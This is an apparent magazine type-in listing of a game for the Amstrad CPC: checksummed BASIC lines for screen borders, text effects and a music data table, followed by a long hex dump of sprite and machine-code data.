293Ø FOR h=y1 TO y2 STEP 2:x=xl:x [2861]
1=x
294Ø IF TEST(x,h)=enc THEN x=x1-4 [483Ø]
:GOTO 295Ø ELSE PLOT x,h,enc:x=x+
4:GOTO 294Ø
295Ø IF TEST(x,h)=enc THEN 296Ø E [32ØØ]
LSE PLOT x,h,enc:x=x-4:GOTO 295Ø
296Ø NEXT:RETURN                  [94Ø]
297Ø FOR H=1 TO 5:MOVE 3Ø,H:DRAW  [5376]
61Ø,H,8:NEXT:FOR H=6 TO 2Ø:MOVE 3
Ø,H:DRAW 61Ø,H,2:NEXT
298Ø FOR H=2Ø TO 22:MOVE 3Ø,H:DRA [5Ø91]
W 61Ø,H,1Ø:NEXT:FOR H=1 TO 8:MOVE
 H,26:DRAW H,374,8:NEXT
299Ø FOR H=8 TO 2Ø:MOVE H,26:DRAW [8416]
 H,374,2:NEXT:FOR H=2Ø TO 22:MOVE
 H,26:DRAW H,374,1Ø:NEXT
3ØØØ FOR H=616 TO 62Ø:MOVE H,26:D [6952]
RAW H,374,1Ø:NEXT:FOR H=62Ø TO 63
2:MOVE H,26:DRAW H,374,2:NEXT
3Ø1Ø FOR H=632 TO 636:MOVE H,26:D [6877]
RAW H,374,8:NEXT:FOR H=394 TO 4ØØ
:MOVE 3Ø,H:DRAW 61Ø,H,8:NEXT
3Ø2Ø FOR H=382 TO 392:MOVE 3Ø,H:D [44ØØ]
RAW 61Ø,H,2:NEXT:FOR H=378 TO 38Ø
:MOVE 3Ø,H:DRAW 61Ø,H,1Ø:NEXT
3Ø3Ø X=2Ø:FOR T=1 TO 22:MOVE T,X: [3424]
DRAW T,2Ø,8:X=X-1:NEXT T
3Ø4Ø X=38Ø:FOR T=1 TO 22:MOVE T,X [3296]
:DRAW T,38Ø:X=X+1:NEXT T
3Ø5Ø X=38Ø:FOR T=618 TO 636:MOVE  [331Ø]
T,38Ø:DRAW 618,X:X=X+1:NEXT T
3Ø6Ø X=1:FOR T=618 TO 636:MOVE T, [2848]
2Ø:DRAW T,X:X=X+1:NEXT T:RETURN
3Ø7Ø INK 4,Ø:PLOT -1Ø,-1Ø,4:TAG:F [4135]
OR H=1 TO LEN(A$):B$=MID$(A$,H,1)
3Ø8Ø MOVE (H*36)-4,366:PRINT B$;: [16Ø8]
NEXT:TAGOFF
3Ø9Ø FOR G=Ø TO 14 STEP 2:FOR H=3 [3Ø34]
2 TO LEN(A$)*64 STEP 4
31ØØ IF TEST(H,354+G)=4 THEN GOSU [3Ø65]
B 312Ø
311Ø NEXT H,G:LOCATE 2,3:PRINT NR [3296]
$;SPACE$(INT(LEN(A$)*1.5)):INK 4,
9:RETURN
312Ø PLOT H+X,Y+(G*2),ENC:PLOT H+ [1582]
X,Y+2+(G*2),EN2:RETURN
313Ø CALL &BB18:MODE 2:PEN 1:LIST [2142]
314Ø DI:IF (SQ(1) AND 7)=Ø THEN E [536Ø]
I:RETURN ELSE READ n,d:IF n=-1 TH
EN RESTORE 316Ø:GOTO 314Ø
315Ø SOUND 1,n,d/1.5,12:GOTO 314Ø [1936]
316Ø DATA 142,2Ø,19Ø,2Ø,142,2Ø,11 [7943]
9,2Ø,127,2Ø,119,2Ø,142,6Ø,179,2Ø,
142,2Ø,119,2Ø,127,2Ø,119,2Ø,142,6
Ø,179,2Ø,142,2Ø,1Ø6,2Ø,119,2Ø,1Ø6
,2Ø,142,6Ø,19Ø,2Ø,142,2Ø,119,2Ø,1
27,2Ø,142,2Ø,127,2Ø
317Ø DATA 19Ø,2Ø,15Ø,2Ø,127,2Ø,14 [2456]
2,2Ø,15Ø,2Ø
318Ø DATA 142,2Ø,19Ø,2Ø,142,2Ø,11 [94Ø4]
9,2Ø,127,2Ø,119,2Ø,142,6Ø,179,2Ø,
142,2Ø,119,2Ø,127,2Ø,119,2Ø,142,6
Ø,179,2Ø,142,2Ø,1Ø6,2Ø,119,2Ø,1Ø6
,2Ø,142,6Ø,19Ø,2Ø,142,2Ø,119,2Ø,1
27,2Ø,142,2Ø,127,2Ø,19Ø,2Ø,15Ø,2Ø
,127,2Ø,142,2Ø,15Ø,2Ø
319Ø DATA 142,2Ø,19Ø,2Ø,142,2Ø,11 [834Ø]
9,2Ø,127,2Ø,119,2Ø,142,2Ø,19Ø,2Ø,
142,2Ø,119,2Ø,127,2Ø,119,2Ø,142,2
Ø,179,2Ø,142,2Ø,119,2Ø,127,2Ø,119
,2Ø,142,2Ø,179,2Ø,142,2Ø,119,2Ø,1
27,2Ø,119,2Ø,142,2Ø,179,2Ø,142,2Ø
32ØØ DATA 1Ø6,2Ø,119,2Ø,1Ø6,2Ø,14 [6ØØ5]
2,2Ø,179,2Ø,142,2Ø,1Ø6,2Ø,119,2Ø,
127,2Ø,119,2Ø,19Ø,2Ø,142,2Ø,119,2
Ø,127,2Ø,142,2Ø,127,2Ø,19Ø,2Ø,15Ø
,2Ø,127,2Ø,142,2Ø,15Ø,2Ø,142,2Ø
321Ø DATA 19Ø,2Ø,142,2Ø,119,2Ø,12 [9924]
7,2Ø,119,2Ø,142,2Ø,19Ø,2Ø,142,2Ø,
119,2Ø,127,2Ø,119,2Ø,142,2Ø,179,2
Ø,142,2Ø,119,2Ø,127,2Ø,119,2Ø,142
,2Ø,179,2Ø,142,2Ø,119,2Ø,127,2Ø,1
19,2Ø,142,2Ø,179,2Ø,142,2Ø
322Ø DATA 1Ø6,2Ø,119,2Ø,1Ø6,2Ø,14 [5925]
2,2Ø,179,2Ø,142,2Ø,1Ø6,2Ø,119,2Ø,
127,2Ø,119,2Ø,19Ø,2Ø,142,2Ø,119,2
Ø,127,2Ø,142,2Ø,127,2Ø,19Ø,2Ø,15Ø
,2Ø,127,2Ø,142,2Ø,127,2Ø
323Ø DATA 119,2Ø,159,2Ø,119,2Ø,94 [9774]
,2Ø,1Ø6,2Ø,94,2Ø,119,2Ø,159,2Ø,11
9,2Ø,94,2Ø,1Ø6,2Ø,119,2Ø,1Ø6,2Ø,1
59,2Ø,126,2Ø,1Ø6,2Ø,119,2Ø,1Ø6,2Ø
,127,2Ø,159,2Ø,126,2Ø,1Ø6,2Ø,119,
2Ø,1Ø6,2Ø,89,2Ø,142,2Ø,127,2Ø,89,
2Ø,94,2Ø,89,2Ø,1Ø6,2Ø
324Ø DATA 119,2Ø,1Ø6,2Ø,89,2Ø,94, [5543]
2Ø,1Ø6,2Ø,94,2Ø,1Ø6,2Ø,119,2Ø,126
,2Ø,119,2Ø,126,2Ø,142,2Ø,159,2Ø,1
42,2Ø,126,2Ø,119,2Ø,1Ø6,2Ø
```

```
3250 DATA 119,20,159,20,119,20,94 [9774]
,20,106,20,94,20,119,20,159,20,11
9,20,94,20,106,20,119,20,106,20,1
59,20,126,20,106,20,119,20,106,20
,127,20,159,20,126,20,106,20,119,
20,106,20,89,20,142,20,127,20,89,
20,94,20,89,20,106,20
3260 DATA 119,20,106,20,89,20,94, [5833]
20,106,20,94,20,106,20,119,20,126
,20,119,20,126,20,142,20,159,20,1
42,20,126,20,119,20,106,20,119,20
3270 DATA -1,-1 [418]
```

```
9000:00 33 0A 00 11 05 05 00:AA
9008:11 05 05 00 11 0F 0F 00:DA
9010:05 05 05 00 05 05 05 00:18
9018:00 0F 0A 00 00 05 00 00:02
9020:00 05 00 00 00 05 00 00:D8
9028:00 05 00 22 00 05 1B 00:25
9030:00 05 0A 0A 00 05 05 0A:A1
9038:00 05 1B 00 00 05 00 22:51
9040:00 01 00 00 00 03 02 00:F2
9048:00 02 03 00 00 02 01 00:F8
9050:00 02 01 00 00 02 01 00:FA
9058:00 02 01 00 00 02 01 00:02
9060:00 3C 29 00 14 0F 0B 28:2E
9068:2D 0F 0B 1E 3C 0F 0B 3C:8F
9070:39 3C 3C 36 39 33 33 36:A1
9078:14 33 33 28 00 3C 3C 00:C7
9080:00 11 3C 00 00 33 22 22:16
9088:00 00 00 11 00 10 28 00:D4
9090:00 30 34 00 10 00 00 28:AC
9098:00 10 28 00 10 10 28 28:C8
90A0:30 00 00 3C 30 10 20 3C:60
90A8:30 10 20 3C 20 10 20 14:58
90B0:10 00 00 28 10 10 20 28:C0
90B8:10 10 20 28 00 30 3C 00:3C
90C0:00 0F 00 00 05 00 0A 00:CD
90C8:00 05 00 00 00 05 00 00:80
90D0:00 00 0A 00 00 05 00 00:9C
90D8:00 69 C3 00 00 11 82 00:77
90E0:14 39 63 82 3C 33 33 C3:02
90E8:39 33 33 C3 39 33 33 C3:88
90F0:39 33 33 C3 39 33 33 C3:90
90F8:14 33 63 82 00 39 C3 00:DE
9100:03 03 56 FC 03 03 56 FC:E7
9108:00 00 00 00 0C C0 CC 9C:C9
9110:0C C0 CC 9C 0C C0 CC 9C:31
9118:00 00 00 00 11 33 33 22:A5
9120:11 33 33 22 11 22 11 22:F1
9128:11 33 33 22 11 33 33 22:4D
9130:00 00 00 00 0C C0 CC 9C:F1
9138:0C C0 CC 9C 0C C0 CC 9C:59
9140:10 20 00 00 B0 30 20 00:91
9148:70 B0 30 00 10 70 30 20:79
9150:10 30 B0 20 00 30 70 30:91
9158:00 10 30 B0 00 00 34 3C:A5
9160:00 00 3C 14 00 14 00 28:AD
9168:00 28 14 00 04 08 0C 00:1D
9170:1C 59 2C 08 0C 0C 0C 08:8B
9178:0C 59 0C 08 04 08 0C 00:A3
9180:00 00 00 00 00 00 00 00:11
9188:00 00 00 00 00 14 3C 3C:15
9190:00 2C 0C 1C 14 0C 0C 3C:ED
9198:2C 0C 1C 3E 3C 3C 3C 3E:E1
91A0:29 03 16 3E 29 A1 16 3E:B7
91A8:29 A1 16 3E 29 F0 16 3E:D5
91B0:29 52 16 3E 29 52 16 3E:8B
91B8:29 03 16 28 3C 3C 3C 00:92
91C0:00 00 08 00 00 00 08 00:A1
91C8:00 00 22 00 00 00 22 00:AD
91D0:00 00 22 00 00 00 22 00:B5
91D8:00 00 22 00 00 00 22 00:BD
91E0:00 00 22 00 14 00 22 00:29
91E8:28 28 22 00 28 28 22 00:FD
91F0:28 3C 3C 3C 14 3C 3C 28:75
91F8:00 3C 3C 00 00 14 3C 00:D1
9200:00 00 00 00 01 02 00 00:A3
9208:07 02 00 00 01 02 00 01:BE
9210:00 02 00 45 00 03 00 16:7C
9218:00 03 03 47 00 47 29 9E:8E
9220:00 47 03 28 00 01 CF 00:98
9228:10 00 02 10 00 28 02 28:4E
9230:00 14 16 00 00 14 3C 00:48
9238:00 28 00 28 10 00 00 10:8A
9240:00 00 00 00 00 00 00 00:D2
9248:00 00 00 00 00 00 00 00:DA
9250:00 00 00 0A 14 05 28 0A:F4
9258:00 0F 0F 00 04 04 08 00:99
9260:00 0C 0F 00 50 0E 1E 20:ED
9268:A5 0E 1E 38 A5 0E 0F 38:AB
9270:A5 0F 0D 38 A5 0F 0F 38:88
9278:50 0F 0F 30 00 A5 1E 20:15
9280:00 00 00 00 00 00 00 00:12
9288:00 9C 3C 00 44 88 9C 28:0E
9290:44 E4 88 28 CC CC E4 3C:46
9298:CC CC CC 3C 00 00 00 00:E2
92A0:50 70 4C 08 20 70 F0 0C:96
92A8:00 00 00 00 64 CC CC 3C:6A
92B0:D8 00 CC 14 10 CC 98 28:4E
92B8:44 64 34 28 00 CC B4 00:46
92C0:00 00 11 33 11 22 36 00:EC
92C8:36 39 28 00 28 14 00 00:BA
92D0:00 14 00 00 00 14 00 00:02
92D8:51 14 00 00 FB A2 FB 00:73
92E0:FB F7 F3 A2 FB 55 F3 A2:56
92E8:55 A2 FB 00 FB F3 00 00:9D
92F0:FB F3 55 A2 55 A2 FB F3:D4
92F8:00 00 FB F3 00 00 55 A2:AA
9300:00 00 0A 00 00 00 0A 00:F7
9308:00 00 0A 00 00 05 0F 00:40
9310:00 05 0F 00 00 05 0F 0A:B1
9318:00 05 0D 0A 00 0F 0E 0A:10
9320:00 1B 19 0F 00 4F 0C 27:D6
9328:00 1B 19 0F 00 0E 26 0F:4E
9330:00 11 19 0A 00 05 0C 0A:1A
9338:00 00 0F 00 00 00 00 00:F8
9340:11 00 00 00 22 22 22 00:48
9348:11 11 11 00 00 00 22 22:3F
9350:00 00 11 11 00 00 00 22:6A
9358:00 00 11 00 00 22 22 22:E8
9360:11 11 11 00 00 22 11 00:9C
9368:14 88 00 22 3C CC 11 11:9A
9370:3C 6C 00 22 3C 6C 00 00:53
9378:3C 6C 00 00 14 88 00 00:B3
9380:05 00 0A 00 00 0A 00 05:9A
9388:0A 00 00 00 00 11 00 0A:DB
9390:00 63 A8 00 11 63 D6 00:62
9398:33 63 D6 A8 C3 D6 BC 28:7D
93A0:41 D6 3C 05 00 C3 28 00:92
93A8:0A 41 05 00 00 00 00 00:D6
93B0:05 00 00 0A 00 05 00 00:8E
93B8:0A 00 00 00 00 00 00 00:55
93C0:00 33 3C 00 11 11 0A 28:AE
93C8:11 11 0A 28 11 33 36 28:8D
93D0:11 05 05 28 11 0A 0A 28:44
93D8:00 33 36 00 33 00 00 3C:52
93E0:33 00 00 3C 00 22 14 00:EE
93E8:00 11 28 00 00 00 00 00:15
93F0:00 11 28 00 00 22 14 00:75
93F8:33 00 00 3C 33 00 00 36:5D
9400:00 00 00 00 00 01 01 00:A1
9408:00 02 00 02 04 02 00 02:D8
9410:04 02 00 02 0C 01 01 00:FD
9418:0C 3C 16 3C 0C 3C 16 3C:80
9420:0C 01 01 00 0C 02 00 02:1D
9428:CC CC D8 F0 44 CC D8 A0:6C
9430:00 CC F0 00 00 44 A0 00:24
9438:00 44 A0 00 00 CC F0 00:8C
9440:00 00 00 00 00 00 00 00:D4
9448:00 00 00 00 00 0F 5A 00:AC
9450:05 0F F0 A0 05 A5 1A 20:04
9458:0F 5A F0 30 5A A5 30 38:EF
9460:0F F0 B0 34 5A 5A 34 34:AD
9468:0F 70 30 38 F0 B0 38 3C:93
9470:1A B0 34 3C 50 34 38 28:9A
9478:50 30 3C 28 00 30 3C 00:D4
9480:00 00 00 00 00 CF 8A 00:B4
9488:04 0E 0E 00 49 49 49 08:C8
9490:49 49 49 08 49 49 49 08:5C
9498:49 49 49 08 49 49 49 08:64
94A0:49 49 49 08 49 49 49 08:6C
94A8:49 49 49 08 49 49 49 08:74
94B0:04 0E 0E 00 04 0E 0E 00:58
94B8:0C 04 04 08 00 00 00 00:8C
94C0:00 44 88 00 00 CC 4C 00:50
94C8:44 8C CC 88 8C CC 8C CC:F4
94D0:8C 8C CC 8C 4C CC 4C 4C:54
94D8:00 55 AA 00 00 FF FF 00:07
94E0:00 FF FF 00 00 F5 FA 00:03
94E8:55 FF FF 00 55 FF FF AA:B8
94F0:55 FA F5 AA 55 FA F5 AA:DC
94F8:55 FA F5 AA 00 FA F5 00:EB
9500:00 3C 3C 3C 3C 3C 3C 3C:C9
9508:3C 00 14 3C 3C 3C 3C 3C:1D
9510:3C 3C 3C 28 14 3C 4E CC:FB
9518:33 66 CC 27 3C 28 14 2D:BC
9520:0F 3C 3C 3C 3C 0F 1E 28:78
9528:14 1E 3C 1E 58 0C 2D 3C:54
9530:2D 28 14 0A 28 1E AE F5:8C
9538:2D 14 05 28 14 1E 14 1E:65
9540:A4 AE 2D 28 2D 28 14 0A:A9
9548:28 1E FA 58 2D 14 05 28:4B
9550:14 1E 3C 1E 0C AE 2D 3C:CC
9558:2D 28 14 2D 0F 3C F5 58:80
9560:3C 0F 1E 28 14 3C 1E 3C:C7
9568:0C A4 3C 2D 3C 28 14 3C:41
9570:39 3C A4 58 3C 36 3C 28:56
9578:14 3C 3C 36 FA AE 6C 3C:EF
9580:3C 28 14 3C 3C 6C 5D F5:B4
9588:9C 3C 3C 28 14 3C 3C 3C:D5
9590:99 66 3C 3C 3C 28 14 3C:B6
9598:3C 3C 3C 3C 3C 3C 3C 28:FD
95A0:51 F3 F3 F3 F3 F3 F3 F3:BF
95A8:F3 A2 14 3C 3C 3C 3C 3C:B8
95B0:3C 3C 3C 28 14 9E 3C 9E:F9
95B8:3C 9E 3C 9E 3C 28 14 3C:79
95C0:9E 3C 9E 3C 9E 3C 9E 28:45
95C8:14 9E 3C 9E 3C 9E 3C 9E:4D
95D0:3C 28 14 3C 3C 3C 3C 3C:35
95D8:3C 3C 3C 28 51 F3 F3 F3:F9
95E0:F3 F3 F3 F3 F3 A2 3C 3C:02
95E8:3C 3C 3C 3C 3C 3C 3C 3C:ED
95F0:39 39 39 3C 3C 3C 3C 36:B3
95F8:36 36 39 39 39 3C 3C 3C:C7
9600:3C 36 36 36 3C 3C 3C 3C:D0
9608:3C 3C 3C 3C 3C 3C 3C 3C:0E
9610:3C 79 F3 F3 B6 3C 3C 3C:F3
9618:3C 3C 3C 79 3C 3C B6 3C:68
9620:3C 3C 3C 3C 3C 79 3D 3C:9B
9628:B6 3C 3C 3C 3C 00 00 79:84
9630:3C 3E B6 00 00 3C 3C 3C:8C
9638:3C 79 3D 3C B6 3C 3C 3C:1D
9640:3C 00 00 79 3C 3E B6 00:90
9648:00 3C 3C 3C 3C 79 3D 3C:87
9650:B6 3C 3C 3C 3C 00 00 79:AC
9658:3C 3E B6 00 00 3C 3C 3C:B4
9660:3C 79 3D 3C B6 3C 3C 3C:45
9668:3C 00 00 79 3C 3E B6 00:B8
9670:00 3C 3C 3C 3C 79 F3 F3:61
9678:B6 3C 3C 3C 3C 3C 3C 3C:F8
9680:3C 3C 3C 3C 3C 3C 28 00:1A
9688:00 00 00 00 00 00 00 14:BE
9690:00 00 00 00 00 00 00 00:26
9698:00 00 00 3C 3C 3C 3C 3C:36
96A0:3C 3C 3C 00 14 3C 3C 3C:EE
96A8:3C 3C 3C 3C 3C 28 14 3C:1E
96B0:1B 33 CC 99 33 8D 3C 28:C0
96B8:14 2D 0F 3C 3C 3C 3C 0F:89
96C0:1E 28 14 1E 14 1E 0C 26:14
96C8:2D 28 2D 28 14 1E 14 1E:96
96D0:0C 0C 2D 28 2D 28 14 0A:5E
96D8:00 1E 26 0C 2D 00 05 28:90
96E0:14 1E 14 1E 19 0C 2D 28:BA
96E8:2D 28 14 1E 14 1E 0C 19:E3
96F0:2D 28 2D 28 14 2D 0F 3C:E5
96F8:0C 0C 3C 0F 1E 28 14 3C:94
9700:1E 3C 19 0C 3C 2D 3C 28:C6
9708:14 3C 6C 3C 0C 26 3C 9C:03
9710:3C 28 14 3C 3C 9C 0C 0C:E7
9718:39 3C 3C 28 14 3C 3C 39:EC
9720:26 19 36 3C 3C 28 14 3C:29
9728:3C 3C 66 99 3C 3C 3C 28:81
9730:14 3C 3C 3C 3C 3C 3C 3C:0F
9738:3C 28 51 F3 F3 F3 F3 F3:C8
9740:F3 F3 F3 A2 14 3C 3C 3C:61
9748:3C 3C 3C 3C 3C 28 14 9E:CF
9750:3C 9E 3C 9E 3C 9E 3C 28:4F
9758:14 3C 9E 3C 9E 3C 9E 3C:F5
9760:9E 28 14 9E 3C 9E 3C 9E:0D
9768:3C 9E 3C 28 14 3C 3C 3C:1B
9770:3C 3C 3C 3C 3C 28 51 F3:4A
9778:F3 F3 F3 F3 F3 F3 F3 A2:B3
9780:3C 3C 3C 3C 3C 3C 3C 3C:87
9788:3C 3C 39 39 39 3C 3C 3C:6B
9790:3C 36 36 36 39 39 39 3C:2B
9798:3C 3C 3C 36 36 36 3C 3C:45
97A0:3C 3C 3C 3C 3C 3C 3C 3C:A7
97A8:3C 3C 3C 79 F3 F3 B6 3C:D6
97B0:3C 3C 3C 3C 3C 79 3C 3C:25
97B8:B6 3C 3C 3C 3C 3C 3C 79:21
97C0:3D 3C B6 3C 3C 3C 3C 00:56
97C8:00 79 3C 3E B6 00 00 3C:6B
97D0:3C 3C 3C 79 3D 3C B6 3C:26
97D8:3C 3C 3C 00 00 79 3C 3E:41
97E0:B6 00 00 3C 3C 3C 3C 79:1D
97E8:3D 3C B6 3C 3C 3C 3C 00:7E
97F0:00 79 3C 3E B6 00 00 3C:93
97F8:3C 3C 3C 79 3D 3C B6 3C:4E
9800:3C 3C 3C 00 00 79 3C 3E:6A
9808:B6 00 00 3C 3C 3C 3C 79:46
9810:F3 F3 B6 3C 3C 3C 3C 3C:AB
9818:3C 3C 3C 3C 3C 3C 3C 3C:20
9820:28 00 00 00 00 00 00 00:E0
9828:00 14 00 00 00 00 00 00:E8
9830:00 00 00 00 11 33 00 00:4F
9838:36 3C 00 00 36 3C 00 00:F4
9840:36 3C 00 00 3C 3C 00 00:1A
9848:3C 3C 00 00 3C 3C 00 00:28
9850:3C 3C 00 00 3C 3C 00 00:30
9858:3C 3C 14 28 14 28 14 3C:40
9860:E1 F0 F0 F0 F0 D2 F0 F0:F5
9868:44 41 00 88 44 00 82 88:08
9870:44 00 82 88 44 00 82 88:14
9878:44 00 82 88 44 00 82 88:1C
9880:C6 C3 00 88 C6 00 00 88:A2
9888:44 00 00 88 44 00 00 88:18
9890:44 00 00 88 04 04 0C 00:0C
9898:3F 3F 2E 08 3F 3F 3F 00:05
98A0:00 3F 00 0C 44 00 33 00:9F
98A8:44 CC 23 88 44 CC CC 88:95
98B0:44 CC CC 00 00 CC CC 00:E4
98B8:00 33 33 00 41 93 33 00:6B
98C0:41 63 33 22 41 33 93 22:0C
98C8:C3 33 93 22 93 33 93 33:78
98D0:C3 33 63 33 93 93 C9 33:EE
98D8:13 63 CC 99 03 03 66 89:44
98E0:FC 03 56 56 54 03 03 02:AF
98E8:01 A9 03 00 01 56 03 00:FA
98F0:54 56 03 00 01 56 03 00:AF
98F8:54 56 56 08 54 FC C0 0C:DE
9900:40 AC C0 0C 40 84 08 00:31
9908:40 84 08 00 00 00 00 00:01
9910:04 04 0C 00 3F 3F 2E 08:10
9918:3F 3F 3F 00 00 3F 00 0C:05
9920:44 00 33 00 44 CC 23 88:E7
9928:44 CC CC 88 44 CC CC 00:D1
9930:00 CC CC 00 00 33 33 00:5C
9938:41 93 33 00 41 63 33 22:DD
9940:41 63 33 22 93 63 33 22:A7
9948:93 33 93 33 C3 33 93 33:FD
9950:93 93 93 33 13 93 CC 33:24
9958:03 E9 CC 23 A9 03 56 56:1F
9960:54 03 03 02 54 03 03 00:2F
9968:54 03 02 00 00 A9 02 00:65
9970:00 03 00 00 00 03 00 00:21
9978:00 A9 00 00 00 03 08 00:AD
9980:00 C0 0C 00 00 C0 0C 00:91
9988:00 00 00 00 00 0C 08 08:E1
9990:04 1D 3F 3F 00 3F 3F 3F:4B
9998:0C 00 3F 00 00 33 00 88:6C
99A0:44 13 CC 88 44 CC CC 88:17
99A8:00 CC CC 88 00 CC CC 00:B9
99B0:00 33 33 00 00 33 63 82:3F
99B8:11 33 93 82 11 63 33 82:A5
99C0:11 63 33 C3 33 63 33 63:A3
99C8:33 93 33 C3 33 C6 63 63:CF
99D0:66 CC 93 23 46 99 03 03:CD
99D8:A9 A9 03 FC 01 03 03 A8:D1
99E0:00 03 56 02 00 03 A9 02:4A
99E8:00 03 A9 A8 00 03 A9 02:E3
99F0:04 A9 A9 A8 0C C0 FC A8:5A
99F8:0C C0 5C 80 00 04 48 80:41
9A00:00 04 48 80 00 00 00 00:7A
9A08:00 0C 08 08 04 1D 3F 3F:65
9A10:00 3F 3F 3F 0C 00 3F 00:D6
9A18:00 33 00 88 44 13 CC 88:D2
9A20:44 CC CC 88 00 CC CC 88:B6
9A28:00 CC CC 00 00 33 33 00:55
9A30:00 33 63 82 11 33 93 82:FD
9A38:11 33 93 82 11 33 93 63:AE
9A40:33 63 33 63 33 63 33 C3:C6
9A48:33 63 63 63 33 CC 63 23:24
9A50:13 CC D6 03 A9 A9 03 56:2B
9A58:01 03 03 A8 00 03 03 A8:09
9A60:00 01 03 A8 00 01 56 00:05
9A68:00 00 03 00 00 00 03 00:20
9A70:00 00 56 00 00 04 03 00:39
9A78:00 0C C0 00 00 0C C0 00:F2
9A80:00 00 00 00 00 00 00 00:1A
9A88:00 00 00 00 00 00 00 00:22
9A90:01 22 A0 3E 0A 02 01 1A:5C
9A98:A0 3E 10 02 21 D8 C2 DD:71
9AA0:5E 00 DD 56 01 CD 19 A0:09
9AA8:C9 00 00 00 00 00 00 00:0B
9AB0:00 00 00 00 00 00 00 00:4A
9AB8:00 00 00 00 00 00 00 00:52
9AC0:00 00 00 00 00 00 00 00:5A
9AC8:00 00 00 00 00 00 00 00:62
9AD0:00 00 00 00 00 00 00 00:6A
9AD8:00 00 00 00 00 00 00 00:72
9AE0:00 00 00 00 00 00 00 00:7A
9AE8:00 00 00 00 00 00 00 00:82
9AF0:00 00 00 00 00 00 00 00:8A
9AF8:00 00 00 00 00 00 00 00:92
9B00:00 00 00 00 00 00 00 00:9B
9B08:00 00 00 00 00 00 00 00:A3
9B10:00 00 00 00 00 00 00 00:AB
9B18:00 00 00 00 00 00 00 00:B3
9B20:00 00 00 00 00 00 00 00:BB
9B28:00 00 00 00 00 00 00 00:C3
9B30:00 00 00 00 00 00 00 00:CB
9B38:00 00 00 00 00 00 00 00:D3
9B40:00 00 00 00 00 00 00 00:DB
9B48:00 00 00 00 00 00 00 00:E3
9B50:00 00 00 00 00 00 00 00:EB
9B58:00 00 00 00 00 00 00 00:F3
9B60:00 00 00 00 00 00 00 00:FB
9B68:00 00 00 00 00 00 00 00:03
9B70:00 00 00 00 00 00 00 00:0B
9B78:00 00 00 00 00 00 00 00:13
9B80:00 00 00 00 00 00 00 00:1B
9B88:00 00 00 00 00 00 00 00:23
9B90:00 00 00 00 00 00 00 00:2B
9B98:00 00 00 00 00 00 00 20:33
9BA0:31 33 40 58 4A 53 57 5B:8F
9BA8:29 5D 50 4F 47 5A 54 63:35
9BB0:31 5B 60 64 5A 68 6A 38:BA
9BB8:62 68 70 70 66 6A 64 73:63
9BC0:5B 42 43 44 45 46 47 48:41
```




```
9BC8:31 34 40 35 3E 3A 27 55:DB
9BD0:58 53 59 5F 2D 4F 2F 55:9C
9BD8:65 32 60 59 35 6C 66 61:23
9BE0:5C 63 3B 58 3D 3E 3F 40:0C
9BE8:41 42 43 44 45 46 47 48:4F
9BF0:31 35 40 55 5A 4F 27 5E:D7
9BF8:58 56 50 2C 62 5C 2F 52:22
9C00:60 57 68 5A 35 57 37 5E:CE
9C08:5A 63 68 56 3D 3E 3F 40:B2
9C10:41 42 43 44 45 46 47 48:78
9C18:31 36 40 45 25 39 27 56:F5
9C20:58 5F 5E 2C 53 4F 58 63:95
9C28:60 60 66 34 4D 50 58 38:6F
9C30:4E 3A 5F 61 67 5F 3F 51:AD
9C38:55 5C 43 44 45 46 47 48:E8
9C40:31 37 40 51 4E 49 59 57:E2
9C48:29 57 4C 53 47 48 49 5C:DD
9C50:31 53 65 61 5A 36 5D 59:CF
9C58:6D 5B 67 61 57 3E 3F 40:B0
9C60:41 42 43 44 45 46 47 48:C8
9C68:31 38 40 45 5B 4B 4A 28:48
9C70:4A 55 50 5E 62 53 2F 64:AD
9C78:66 32 69 59 67 68 58 6B:B0
9C80:39 66 60 3C 6A 5F 68 74:F5
9C88:73 67 5D 44 45 46 47 48:BA
9C90:31 39 40 45 25 52 27 57:11
9C98:5E 4F 5E 60 2D 60 58 55:FB
9CA0:5F 32 57 59 35 64 66 6D:FB
9CA8:6F 5F 5C 71 3D 58 3F 40:43
9CB0:41 42 43 44 45 46 47 48:18
9CB8:31 3A 40 54 46 5F 5A 28:57
9CC0:4D 2A 4C 58 56 2E 56 51:E5
9CC8:65 61 65 34 68 6B 69 38:B3
9CD0:6E 68 60 3C 70 63 6C 61:38
9CD8:6A 70 68 5E 45 46 47 48:9C
9CE0:31 3B 40 5A 54 4F 59 28:78
9CE8:4C 63 5D 4D 50 63 62 55:19
9CF0:31 57 67 34 62 65 6C 6A:FC
9CF8:62 6C 55 56 57 3E 3F 40:05
9D00:41 42 43 44 45 46 47 48:69
9D08:32 32 40 47 55 49 27 54:27
9D10:29 4B 5D 59 52 2E 50 30:45
9D18:57 53 5C 66 5A 36 69 5D:2B
9D20:5F 66 60 5F 65 67 71 5A:CE
9D28:41 42 43 44 45 46 47 48:91
9D30:03 02 02 02 82 82 82 82:16
9D38:8A 8A 8A 8A 33 22 00 00:04
9D40:01 00 03 00 41 00 41 00:F3
9D48:45 00 45 00 11 00 00 00:4E
9D50:03 02 00 02 00 82 C3 82:6D
9D58:8A 00 8A 00 33 22 00 00:E8
9D60:03 02 00 02 00 82 41 82:EF
9D68:00 8A 00 8A 33 22 00 00:0C
9D70:02 00 02 00 82 82 C3 82:10
9D78:00 8A 00 8A 00 22 00 00:1D
9D80:03 02 02 00 82 00 C3 82:19
9D88:00 8A 00 8A 33 22 00 00:2C
9D90:03 02 02 00 82 00 C3 82:29
9D98:8A 8A 8A 8A 33 22 00 00:64
9DA0:03 02 00 02 00 82 00 82:68
9DA8:45 00 45 00 11 00 00 00:AE
9DB0:03 02 02 02 82 82 C3 82:5D
9DB8:8A 8A 8A 8A 33 22 00 00:84
9DC0:03 02 02 02 82 82 C3 82:6D
9DC8:00 8A 00 8A 33 22 00 00:6C
9DD0:00 00 00 00 00 00 00 00:6D
9DD8:00 00 45 00 11 00 00 00:99
9DE0:00 00 00 00 00 00 00 00:7D
9DE8:00 00 00 8A 00 22 11 00:F0
9DF0:01 00 01 00 41 00 41 00:9D
9DF8:45 00 00 00 11 00 00 00:2F
9E00:00 00 00 00 41 00 41 00:AA
9E08:00 00 45 00 11 00 00 00:CA
9E10:01 00 02 02 00 82 00 82:D9
9E18:45 00 00 00 11 00 00 00:50
9E20:00 00 00 00 00 82 00 82:DA
9E28:00 00 00 8A 00 22 11 00:31
9E30:00 00 00 00 00 00 00 00:CE
9E38:00 00 00 00 00 00 00 00:D6
9E40:03 02 02 02 82 82 C3 82:EE
9E48:8A 8A 8A 8A 22 22 00 00:C0
9E50:03 02 02 02 82 82 C3 00:EE
9E58:8A 8A 8A 8A 33 22 00 00:25
9E60:03 02 02 00 82 00 82 00:23
